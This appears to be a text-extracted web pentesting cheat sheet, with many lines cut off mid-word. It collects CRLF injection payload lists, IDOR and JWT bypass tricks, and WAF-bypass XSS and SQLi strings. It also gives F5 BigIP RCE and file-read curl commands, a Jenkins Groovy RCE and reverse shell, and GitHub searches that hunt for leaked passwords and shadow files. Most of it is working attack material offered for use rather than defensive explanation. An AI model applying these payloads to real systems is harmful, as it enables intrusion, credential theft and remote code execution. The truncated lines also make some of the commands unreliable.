To establish the connection, the browser and server perform a WebSocket handshake over HTTP. The browser is
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket

If the server accepts the connection, it returns a WebSocket handshake response like the following:
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: 0FFP+2nmNIf/h+4BP36k9uzrYGk=

Several features of the WebSocket handshake messages are worth noting:
• The Connection and Upgrade headers in the request and response indicate that this is a WebSocket handshak
• The Sec-WebSocket-Version request header specifies the WebSocket protocol version that the client wishes
• The Sec-WebSocket-Key request header contains a Base64-encoded random value, which should be randomly ger
• The Sec-WebSocket-Accept response header contains a hash of the value submitted in the Sec-WebSocket-Key
```

CRLF

Tools

```
# https://github.com/MichaelStott/CRLF-Injection-Scanner
crlf_scan.py -i <inputfile> -o <outputfile>
# https://github.com/dwisiswant0/crlfuzz
crlfuzz -u "http://target"
# https://github.com/ryandamour/crlfmap
crlfmap scan --domains domains.txt --output results.txt
```

```
The following simplified example uses CRLF to:

1. Add a fake HTTP response header: Content-Length: 0. This causes the web browser to treat this as a term
2. Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response.
3. Add another fake HTTP response header: Content-Type: text/html. This is needed for the web browser to pr
4. Add yet another fake HTTP response header: Content-Length: 25. This causes the web browser to only parse
5. Add page content with an XSS: <script>alert(1)</script>. This content has exactly 25 bytes.
6. Because of the Content-Length header, the web browser ignores the original content that comes from the w

    http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0a

- Cloudflare CRLF bypass
<iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)">

Payload list:
/%%0a0aSet-Cookie:crlf=injection
/%0aSet-Cookie:crlf=injection
/%0d%0aSet-Cookie:crlf=injection
/%0dSet-Cookie:crlf=injection
/%23%0aSet-Cookie:crlf=injection
/%23%0d%0aSet-Cookie:crlf=injection
/%23%0dSet-Cookie:crlf=injection
/%25%30%61Set-Cookie:crlf=injection
/%25%30aSet-Cookie:crlf=injection
/%250aSet-Cookie:crlf=injection
/%25250aSet-Cookie:crlf=injection
/%2e%2e%2f%0d%0aSet-Cookie:crlf=injection
/%2f%2e%2e%0d%0aSet-Cookie:crlf=injection
/%2F..%0d%0aSet-Cookie:crlf=injection
/%3f%0d%0aSet-Cookie:crlf=injection
/%3f%0dSet-Cookie:crlf=injection
/%u000aSet-Cookie:crlf=injection
/%0dSet-Cookie:csrf_token=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
/%0d%0aheader:header
/%0aheader:header
/%0dheader:header
/%23%0dheader:header
/%3f%0dheader:header
/%250aheader:header
/%25250aheader:header
/%%0a0aheader:header
/%3f%0dheader:header
/%23%0dheader:header
/%25%30aheader:header
/%25%30%61header:header
/%u000aheader:header
```

IDOR

Basics

```
Check for valuable words:
{regex + perm} id
{regex + perm} user
{regex + perm} account
{regex + perm} number
{regex + perm} order
{regex + perm} no
{regex + perm} doc
{regex + perm} key
{regex + perm} email
{regex + perm} group
{regex + perm} profile
{regex + perm} edit
```

Bypasses

- Add parameters onto the endpoints for example, if there was

```
GET /api_v1/messages --> 401
vs
GET /api_v1/messages?user_id=victim_uuid --> 200
```

- HTTP Parameter pollution

```
GET /api_v1/messages?user_id=VICTIM_ID --> 401 Unauthorized
GET /api_v1/messages?user_id=ATTACKER_ID&user_id=VICTIM_ID --> 200 OK

GET /api_v1/messages?user_id=YOUR_USER_ID[]&user_id=ANOTHER_USERS_ID[]
```

- Add .json to the endpoint, if it is built in Ruby!

```
/user_data/2341 --> 401 Unauthorized
/user_data/2341.json --> 200 OK
```

- Test on outdated API Versions

```
/v3/users_data/1234 --> 403 Forbidden
/v1/users_data/1234 --> 200 OK
```

Wrap the ID with an array.

```
{“id”:111} --> 401 Unauthriozied
{“id”:[111]} --> 200 OK
```

Wrap the ID with a JSON object:

```
{“id”:111} --> 401 Unauthriozied

{“id”:{“id”:111}} --> 200 OK
```

JSON Parameter Pollution:

```
POST /api/get_profile
Content-Type: application/json
{“user_id”:<legit_id>,”user_id”:<victim’s_id>}
```

Web Cache Deception

These preconditions can be exploited for the Web Cache Deception attack in the following manner:

- Step 1: An attacker entices the victim to open a maliciously crafted link:
  `https://www.example.com/my_profile/test.jpg`
  The application ignores the 'test.jpg' part of the URL, the victim profile page is loaded. The caching mechanism identifies the resource as an image, caching it.
- Step 2: The attacker sends a GET request for the cached page:
  `https://www.example.com/my_profile/test.jpg`
  The cached resource, which is in fact the victim profile page is returned to the attacker (and to anyone else requesting it).

Session fixation

Steps to reproduce

1. Open example.com/login.
2. Open browser devtools.
3. Get value for `SESSION` cookie.
4. Open example.com/login in the incognito tab.
5. In the incognito tab, change cookie value to the one, obtained in step 3.
6. In the normal tab (the one from steps 1-3) log in as any user.
7. Refresh page in the incognito tab.

Result

You are now logged in the incognito tab as user from step 6 as well.

Email attacks

Attack	Payload
XSS	test+(alert(0))@example.com test@example(alert(0)).com "alert(0)"@example.com
Template injection	"<%= 7 * 7 %>"@example.com test+(${{7*7}})@example.com
SQLi	'" OR 1=1 – '"@example.com "mail'); SELECT version();–"@example.com
SSRF	john.doe@abc123.burpcollaborator.net john.doe@[127.0.0.1]
Parameter Pollution	victim&email=attacker@example.com
(Email) Header Injection	"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com "recipient@test.com>\r\nRCPT TO:<victim+"@test.com
Wildcard abuse	%@example.com

```
# Bypass whitelist
inti(;inti@inti.io;)@whitelisted.com
inti@inti.io(@whitelisted.com)
inti+(@whitelisted.com;)@inti.io

#HTML Injection in Gmail
inti.de.ceukelaire+(<b>bold<u>underline<s>strike<br/>newline<strong>strong<sup>sup<sub>sub)@gmail.com

# Bypass strict validators
# Login with SSO & integrations
GitHub & Salesforce allow xss in email, create account and abuse with login integration

# Common email accounts
support@
jira@
print@
feedback@
asana@
slack@
hello@
bug(s)@
upload@
service@
it@
test@
help@
tickets@
tweet@
```

Pastejacking

The Curious Case of Copy & Paste - on risks of pasting arbitrary content in browsers - research.securitum.com https://research.securitum.com/the-curious-case-of-copy-paste/

HTTP Parameter pollution

```
# Inject existing extra parameters in GET:
https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF
https://www.site.com/sharer.php?u=https://site2.com/blog/introducing?&u=https://site3.com/test
```

SSTI

```
# Payloads
# https://github.com/payloadbox/ssti-payloads

# Oneliner
# Check SSTI in all param with qsreplace
waybackurls http://target.com | qsreplace "ssti{{9*9}}" > fuzz.txt
ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/
# Check in burp for reponses with ssti81
```

Prototype Pollution

```
# https://github.com/msrkp/PPScan
# https://github.com/BlackFan/client-side-prototype-pollution
```

Web Services

Check out in the left submenu what common attack you want review

APIs

Tools

```
# Tools
https://github.com/Fuzzapi/fuzzapi
https://github.com/Fuzzapi/API-fuzzer
https://github.com/flipkart-incubator/Astra
https://github.com/BBVA/apicheck/

# Wordlists
https://github.com/chrislockard/api_wordlist
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common-api-endpoints-mazen160.
https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content/api
https://github.com/fuzzdb-project/fuzzdb/blob/master/discovery/common-methods/common-methods.txt

# Swagger to burp
https://rhinosecuritylabs.github.io/Swagger-EZ/

```

General

```
# SOAP uses: mostly HTTP and XML, have header and body
# REST uses: HTTP, JSON , URL and XML, defined structure
# GraphQL uses: Custom query language, single endpoint

# Always check for race conditions and memory leaks (%00)

# SQLi tip
{"id":"56456"} - OK
{"id":"56456 AND 1=1#"} -> OK
{"id":"56456 AND 1=2#"} -> OK
{"id":"56456 AND 1=3#"} -> ERROR
{"id":"56456 AND sleep(15)#"} -> SLEEP 15 SEC

# Tip
If the request returns nothing, add this header to siumlate a Frontend
"X-requested-with: XMLHttpRequest"

# Checklist:
•  Auth type
•  Max retries in auth
•  Encryption in sensible fields
•  Test from most vulnerable to less
   ◇ Organization's user management
   ◇ Export to CSV/HTML/PDF
   ◇ Custom views of dashboards
   ◇ Sub user creation&management
   ◇ Object sharing (photos, posts,etc)
• Archive.org
• Censys
• VirusTotal
• Abusing object level authentication
• Abusing weak password/dictionary brute forcing
• Testing for mass management
• Testing for excessive data exposure
• Testing for command injection
• Testing for misconfigured permissions
• Testing for SQL injection

```

```
Access
•  Limit in repeated requests
•  Check always HTTPS
•  Check HSTS
•  Check distinct login paths /api/mobile/login | /api/v3/login | /api/magic_link
•  Even id is not numeric, try it /?user_id=111 instead /?user_id=user@mail.com
•  Bruteforce login
•  Try mobile API versions

Input
•  Check distinct methods GET/POST/PUT/DELETE.
•  Validate content-type on request Accept header (e.g. application/xml, application/json, etc.)
•  Validate content-type of posted data (e.g. application/x-www-form-urlencoded, multipart/form-data, appl
•  Validate user input (e.g. XSS, SQL-Injection, Remote Code Execution, etc.).
•  Check sensitive data in the URL.
• Try input injections in ALL params
• Try execute operating system command
   ◇ Linux :api.url.com/endpoint?name=file.txt;ls%20/
• XXE
   ◇ <!DOCTYPE test [ <!ENTITY xxe SYSTEM “file:///etc/passwd”> ]>
• SSRF
• Check distinct versions api/v{1..3}
• If REST API try to use as SOAP changing the content-type to "application/xml" and sent any simple xml to
• IDOR in body/header is more vulnerable than ID in URL
• IDOR:
   ◇ Understand real private resources that only belongs specific user
   ◇ Understand relationships receipts-trips
   ◇ Understand roles and groups
   ◇ If REST API, change GET to other method Add a “Content-length” HTTP header or Change the “Content-typ
   ◇ If get 403/401 in api/v1/trips/666 try 50 random IDs from 0001 to 9999
• Bypass IDOR limits:
   ◇ Wrap ID with an array {“id”:111} --> {“id”:[111]}
   ◇ JSON wrap {“id”:111} --> {“id”:{“id”:111}}
   ◇ Send ID twice URL?id=<LEGIT>&id=<VICTIM>
   ◇ Send wildcard {"user_id":"*"}
   ◇ Param pollution
      ▪ /api/get_profile?user_id=<victim’s_id>&user_id=<user_id>
      ▪ /api/get_profile?user_id=<legit_id>&user_id=<victim’s_id>
      ▪ JSON POST: api/get_profile {“user_id”:<legit_id>,”user_id”:<victim’s_id>}
      ▪ JSON POST: api/get_profile {“user_id”:<victim’s_id>,”user_id”:<legit_id>}
      ▪ Try wildcard instead ID
• If .NET app and found path, Developers sometimes use "Path.Combine(path_1,path_2)" to create full path. F
   ◇ https://example.org/download?filename=a.png -> https://example.org/download?filename=C:\\inetpub\wwwr
   ◇ Test: https://example.org/download?filename=\\smb.dns.praetorianlabs.com\a.png
• Found a limit / page param? (e.g: /api/news?limit=100) It might be vulnerable to Layer 7 DoS. Try to send

Processing
•  Check if all the endpoints are protected behind authentication.
•  Check /user/654321/orders instead /me/orders.
•  Check auto increment ID's.
•  If parsing XML, check XXE.
•  Check if DEBUG is enabled.
• If found GET /api/v1/users/<id> try DELETE / POST to create/delete users
• Test less known endpoint POST /api/profile/upload_christmas_voice_greeting

Output
• If you find sensitive resource like /receipt try /download_receipt,/export_receipt.
• Export pdf - try XSS or HTML injection
   ◇ LFI: username=<iframe src="file:///C:/windows/system32/drivers/etc/hosts" height=1000 width=1000/>
   ◇ SSRF: <object data=”http://127.0.0.1:8443”/>
   ◇ Open Port: <img src=”http://127.0.0.1:445”/> if delay is < 2.3 secs is open
   ◇ Get real IP: <img src=”https://iplogger.com/113A.gif”/>
   ◇ DoS: <img src=”http://download.thinkbroadband.com/1GB.zip”/>
      ▪ <iframe src=”http://example.com/RedirectionLoop.aspx”/>


# Endpoint bypasses
# whatever.com/api/v1/users/sensitivedata -> access denied
# Add to the final endpoint
.json
?
```

```
..;/
\..\.\getUSer
/
??
&details
#
%
%20
%09
```

REST

```
# Predictable endppoints
GET /video/1
DELETE /video/1
GET /video/1/delete
GET /video/2

# Create POST
# Read GET
# Update POST PUT
# Delete PUT DELETE

# Fuzz users & methods to enumerate like /$user$/1 with https://github.com/fuzzdb-project/fuzzdb/blob/maste
```

GraphQL

```
# Tools
# https://github.com/doyensec/inql
# https://github.com/swisskyrepo/GraphQLmap
# https://apis.guru/graphql-voyager/

# In https://apis.guru/graphql-voyager/ -> change schema -> copy introspection -> run in api and paste resu

# Easy to enumeration

# Create {createPost(...)}
# Read {post(id:"1"){id,..}}
# Update {updatePost(...)}
# Delete {deletePost(...)}

To test a server for GraphQL introspection misconfiguration:
1) Intercept the HTTP request being sent to the server
2) Replace its post content / query with a generic introspection query to fetch the entire backend schema
3) Visualize the schema to gather juicy API calls.
4) Craft any potential GraphQL call you might find interesting and HACK away!

example.com/graphql?query={__schema%20{%0atypes%20{%0aname%0akind%0adescription%0afields%20{%0aname%0a}%0a

XSS in GraphQL:
http://localhost:4000/example-1?id=%3C/script%3E%3Cscript%3Ealert('I%20%3C3%20GraphQL.%20Hack%20the%20Plane
http://localhost:4000/example-3?id=%3C/script%3E%3Cscript%3Ealert('I%20%3C3%20GraphQL.%20Hack%20the%20Plane
```

JS

```
# JSScanner
# https://github.com/dark-warlord14/JSScanner
# https://securityjunky.com/scanning-js-files-for-endpoint-and-secrets/
bash install.sh
# Configure domain in alive.txt
bash script.sh
cat js/*
cd db && grep -oriahE "https?://[^\"\\'> ]+"

# FindSecrets in JS files
https://github.com/m4ll0k/SecretFinder
python3 SecretFinder.py -i https://example.com/1.js -o results.html

# Js vuln scanner, like retire.js with crawling
https://github.com/callforpapers-source/jshole

# get Shell from xss
https://github.com/shelld3v/JSshell

# Find JS sourcemap
1) Find JavaScript files
2) ffuf -w js_files.txt -u FUZZ -mr "sourceMappingURL"
3) Download sourcemap
4) https://github.com/chbrown/unmap
5) Browse configs or just grep for API keys/Creds
```

ASP.NET

```
# Look for trace
example.com/trace.axd
example.com/any.aspx/trace.axd
```

JWT

Tools

```
# https://github.com/ticarpi/jwt_tool
# https://github.com/ticarpi/jwt_tool/wiki/Attack-Methodology
# https://jwt.io/
# https://github.com/hahwul/jwt-hack

# Crack
pip install PyJWT
# https://github.com/Sjord/jwtcrack
# https://raw.githubusercontent.com/Sjord/jwtcrack/master/jwt2john.py
jwt2john.py JWT
./john /tmp/token.txt --wordlist=wordlist.txt

# Wordlist generator crack tokens:
# https://github.com/dariusztytko/token-reverser

# RS256 to HS256
openssl s_client -connect www.google.com:443 | openssl x509 -pubkey -noout > public.pem
cat public.pem | xxd -p | tr -d "\\n" > hex.txt
# Sign JWT with hex.txt

```

```
1. Leak Sensitive Info
2. Send without signature
3. Change algorythm r to h
4. Crack the secret h256
5. KID manipulation

eyJhbGciOiJIUzUxMiJ9.eyJleHAiOjE1ODQ2NTk0MDAsInVzZXJuYW1lIjoidGVtcHVzZXI2OSIsInJvbGVzIjpbIlJPTEVfRVhURVJOQU

https://trustfoundry.net/jwt-hacking-101/
https://hackernoon.com/can-timing-attack-be-a-practical-security-threat-on-jwt-signature-ba3c8340dea9
https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/
https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a

- JKU & X5U Headers - JWK
    - Header injection
    - Open redirect



- Remember test JWT after session is closed
```

GitHub

Tools

```
# GitDumper
  https://github.com/internetwache/GitTools
  If we have access to .git folder:
  ./gitdumper.sh http://example.com/.git/ /home/user/dump/
  git cat-file --batch-check --batch-all-objects | grep blob git cat-file -p HASH
# GitGot
  https://github.com/BishopFox/GitGot
  ./gitgot.py --gist -q CompanyName./gitgot.py -q '"example.com"'./gitgot.py -q "org:github cats"
# GitRob https://github.com/michenriksen/gitrob
  gitrob website.com
# GitHound https://github.com/tillson/git-hound
  echo "domain.com" | githound --dig --many-results --languages common-languages.txt --threads 100
# GitGrabber https://github.com/hisxo/gitGraber
# SSH GIT https://shhgit.darkport.co.uk/
# GithubSearch
  https://github.com/gwen001/github-search
# Trufflehog
trufflehog https://github.com/Plazmaz/leaky-repo
trufflehog --regex --entropy=False https://github.com/Plazmaz/leaky-repo
# If you have public .git
https://github.com/HightechSec/git-scanner
# GitMiner
# wordpress configuration files with passwords
  python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP\_HOST in:file ' -m wordpress -c pAAAhPO
# brasilian government files containing passwords
  python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND "gov.br" in:file' -m senhas -c pAAAhPO
# shadow files on the etc paste
  python3 gitminer-v2.0.py --query 'filename:shadow path:etc' -m root -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbM
# joomla configuration files with passwords
  python3 gitminer-v2.0.py --query 'filename:configuration extension:php "public password" in:file' -m joom

# GitLeaks
sudo docker pull zricethezav/gitleaks
sudo docker run --rm --name=gitleaks zricethezav/gitleaks -v -r https://github.com/zricethezav/gitleaks.git
or (repository in /tmp)
sudo docker run --rm --name=gitleaks -v /tmp/:/code/ zricethezav/gitleaks -v --repo-path=/code/repository

# GitJacker - for exposed .git paths
# https://github.com/liamg/gitjacker
curl -s "https://raw.githubusercontent.com/liamg/gitjacker/master/scripts/install.sh" | bash
gitjacker url.com

# Then visualize a commit:
https://github.com/[git account]/[repo name]/commit/[commit ID]
https://github.com/zricethezav/gitleaks/commit/744ff2f876813fbd34731e6e0d600e1a26e858cf

# Manual local checks inside repository
git log
# Checkout repo with .env file
git checkout f17a07721ab9acec96aef0b1794ee466e516e37a
ls -la
cat .env
```

GitLab

```
If you find GitLab login panel, try to go to:
/explore
Then use the searchbar for users,passwords,keys..
```

WAFs


Tools

```
whatwaf https://example.com
wafw00f https://example.com

# https://github.com/vincentcox/bypass-firewalls-by-DNS-history
bash bypass-firewalls-by-DNS-history.sh -d example.com
```

```
# Manual identification
dig +short target.com
curl -s https://ipinfo.io/<ip address> | jq -r '.com'

# Always check DNS History for original IP leak
https://whoisrequest.com/history/

# Waf detection
nmap --script=http-waf-fingerprint victim.com
nmap --script=http-waf-fingerprint --script-args http-waf-fingerprint.intensive=1 victim.com
nmap -p80 --script http-waf-detect --script-args="http-waf-detect.aggro " victim.com
wafw00f victim.com

# Good bypass payload:
%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)
javascript:”/*’/*`/* →<html \” onmouseover=/*&lt;svg/*/onload=alert()//>

# Bypass trying to access to :
dev.domain.com
stage.domain.com
ww1/ww2/ww3...domain.com
www.domain.uk/jp/

# Akamai
origin.sub.domain.com
origin-sub.domain.com
- Send header:
Pragma: akamai-x-get-true-cache-key
{{constructor.constructor(alert`1`)()}}
\');confirm(1);//
444/**/OR/**/MID(CURRENT_USER,1,1)/**/LIKE/**/"p"/**/#

# ModSecurity Bypass
<img src=x onerror=prompt(document.domain) onerror=prompt(document.domain) onerror=prompt(document.domain)>

# Cloudflare
python3 cloudflair.py domain.com
# https://github.com/mandatoryprogrammer/cloudflare_enum
cloudflare_enum.py disney.com
https://viewdns.info/iphistory/?domain=domain.com
https://whoisrequest.com/history/

# Cloudflare bypasses
<!<script>alert(1)</script>
<a href=”j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;\u0061\u006C\u0065\u0072\u0074&lpar;this[‘document’]
<img%20id=%26%23x101;%20src=x%20onerror=%26%23x101;;alert'1';>
<select><noembed></select><script x='a@b'a>y='a@b'//a@b%0a\u0061lert(1)</script x>
<a+HREF=’%26%237javascrip%26%239t:alert%26lpar;document.domain)’>

# Aqtronix WebKnight WAF
- SQLi
0 union(select 1,@@hostname,@@datadir)
0 union(select 1,username,password from(users))
- XSS
```

```
<details ontoggle=alert(document.cookie)>
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">

# ModSecurity
- XSS
<scr%00ipt>alert(document.cookie)</scr%00ipt>
onmouseover%0B=
ontoggle%0B%3D
<b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(“123”)>
- SQLi
1+uni%0Bon+se%0Blect+1,2,3

# Imperva Incapsula
https://medium.com/@0xpegg/imperva-waf-bypass-96360189c3c5
url.com/search?search=%3E%3C/span%3E%3Cp%20onmouseover=%27p%3D%7E%5B%5D%3Bp%3D%7B%5F%5F%5F%3A%2B%2Bp%2C%24%
<iframe/onload='this["src"]="javas&Tab;cript:al"+"ert``"';>
<img/src=q onerror='new Function`al\ert\`1\``'>
- Parameter pollution SQLi
http://www.website.com/page.asp?a=nothing'/*&a=*/or/*&a=*/1=1/*&a=*/--+-
http://www.website.com/page.asp?a=nothing'/*&a%00=*/or/*&a=*/1=1/*&a%00=*/--+-
-XSS
%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2523x27%3B%2526%2523x58%3B%2526%25
<img/src="x"/onerror="[7 char payload goes here]">

# FAIL2BAN SQLi
(SELECT 6037 FROM(SELECT COUNT(*),CONCAT(0x7176706b71,(SELECT (ELT(6037=6037,1))),0x717a717671,FLOOR(RAND(0

# F5 BigIP
RCE: curl -v -k  'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth
Read File: curl -v -k  'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/
- XSS
<body style="height:1000px" onwheel=alert(“123”)>
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow=alert(“123”)>
<body style="height:1000px" onwheel="[JS-F**k Payload]">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[JS-F**k Payload]">
(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[]
)[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[
+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![]+[][(![
]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[
]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]
<body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)">
<div contextmenu="xss">Right-Click Here<menu id="xss" on-
show="prom%25%32%33%25%32%36x70;t(1)">

# Wordfence
<meter onmouseover="alert(1)"
'"><div><meter onmouseover="alert(1)"</div>"
><marquee loop=1 width=0 onfinish=alert(1)>
```

Mutation points in <a> tag for WAF bypass



> How to use it?

```
[1]   <a/href="javascript:alert(1)">
      <a\x09href="javascript:alert(1)">

[2,3] <a href\x20="javascript:alert(1)">
      <a href=\x20"javascript:alert(1)">

[4]   <a href="&Tab;javascript:alert(1)">
      <a href="&#x001;javascript:alert(1)">

[5]   <a href="javas\x09cript:alert(1)">
      <a href="javas&Tab;cript:alert(1)">

[6]   <a href="javascript:~alert(1)">
      <a href="javascript://%0d%0aalert(1)">
      <a href="javascript:\x0calert(1)">
      <a href="javascript:%ef%bb%bfalert(1)">
      <a href="javascript:&#xfeff;alert(1)">
```

We use char codes to show non printable symbols

\x00 - ASCII hex code
\x20 - SPACE
\x0a - NEW LINE

\u0000 - UTF-8 char code
\u1680 - OGHAM SPACE MARK
\u2028 - LINE SEPARATOR

Encoding UTF-8 to URL isn't obvious:
\u1680 -> %e1%9a%80
\u2028 -> %e2%80%a8

Hack3rScr0lls | BugBounty Trick | @hackerscrolls @hackerscrolls

Firebird

Tools

```
# https://github.com/InfosecMatter/Scripts/blob/master/firebird-bruteforce.sh
./firebird\_bruteforce.sh IP DB /PATH/pwdlist.txt

# https://www.infosecmatter.com/firebird-database-exploitation/
apt-get -y install firebird3.0-utils
isql-fb
```

Wordpress

Tools

```
wpscan --url https://url.com
vulnx -u https://example.com/ --cms --dns -d -w -e
python3 cmsmap.py https://www.example.com -F
python3 wpseku.py --url https://www.target.com --verbose
```

```
# Check IP behing WAF:
https://blog.nem.ec/2020/01/22/discover-cloudflare-wordpress-ip/

# SQLi in WP and can't crack users hash:
1. Request password reset.
2. Go to site.com/wp-login.php?action=rp&key={ACTIVATION_KEY}&login={USERNAME}

# XMLRPC

pingback.xml:
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
 <param>
  <value>
   <string>http://10.0.0.1/hello/world</string>
  </value>
 </param>
 <param>
  <value>
   <string>https://10.0.0.1/hello/world/</string>
  </value>
 </param>
</params>
</methodCall>

curl -X POST -d @pingback.xml https://exmaple.com/xmlrpc.php

# Evidence xmlrpc:
curl -d '<?xml version="1.0" encoding="iso-8859-1"?><methodCall><methodName>demo.sayHello</methodName><para

# Enum User:
for i in {1..50}; do curl -s -L -i https://example.com/wordpress?author=$i | grep -E -o "Location:.*" | awk
```

WebDav

```
davtest -cleanup -url http://target
cadaver http://target
```

Joomla

```
# Joomscan
joomscan -u  http://10.11.1.111
joomscan -u  http://10.11.1.111 --enumerate-components

python3 cmseek.py -u domain.com
vulnx -u https://example.com/ --cms --dns -d -w -e
python3 cmsmap.py https://www.example.com -F
```

Jenkins

```
# Tools
# dump_builds, offline_decryption & password_spraying
# https://github.com/gquere/pwn_jenkins

# URL's to check
JENKINSIP/PROJECT//securityRealm/user/admin
JENKINSIP/jenkins/script

# Groovy RCE
def process = "cmd /c whoami".execute();println "${process.text}";

# Groovy RevShell
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputSt
```

IIS

```
# ViewState:
https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/#PoC

# WebResource.axd:
https://github.com/inquisb/miscellaneous/blob/master/ms10-070_check.py

# ShortNames
https://github.com/irsdl/IIS-ShortName-Scanner
java -jar iis_shortname_scanner.jar 2 20 http://domain.es

# Padding Oracle Attack:
# https://github.com/KishanBagaria/padding-oracle-attacker
npm install --global padding-oracle-attacker
padding-oracle-attacker decrypt  hex:   [options]
padding-oracle-attacker decrypt  b64:   [options]
padding-oracle-attacker encrypt             [options]
padding-oracle-attacker encrypt  hex:    [options]
padding-oracle-attacker analyze  [] [options]

# Look for web.config or web.xml
https://x.x.x.x/.//WEB-INF/web.xml

# ASP - force error paths
/con/
/aux/
con.aspx
aux.aspx

# IIS 7
IIS Short Name scanner
HTTP.sys DOS RCE
```

VHosts

Tools

```
# https://github.com/jobertabma/virtual-host-discovery
ruby scan.rb --ip=192.168.1.101 --host=domain.tld

# https://github.com/dariusztytko/vhosts-sieve
python3 vhosts-sieve.py -d domains.txt -o vhosts.txt

# Enum vhosts
fierce -dns example.com
```

Firebase

Tools

```
# https://github.com/Turr0n/firebase
python3 firebase.py -p 4 --dnsdumpster -l file

# https://github.com/MuhammadKhizerJaved/Insecure-Firebase-Exploit
```

OWA

Tools

```
# https://github.com/dafthack/MailSniper
# Spraying toolkit: https://github.com/byt3bl33d3r/SprayingToolkit
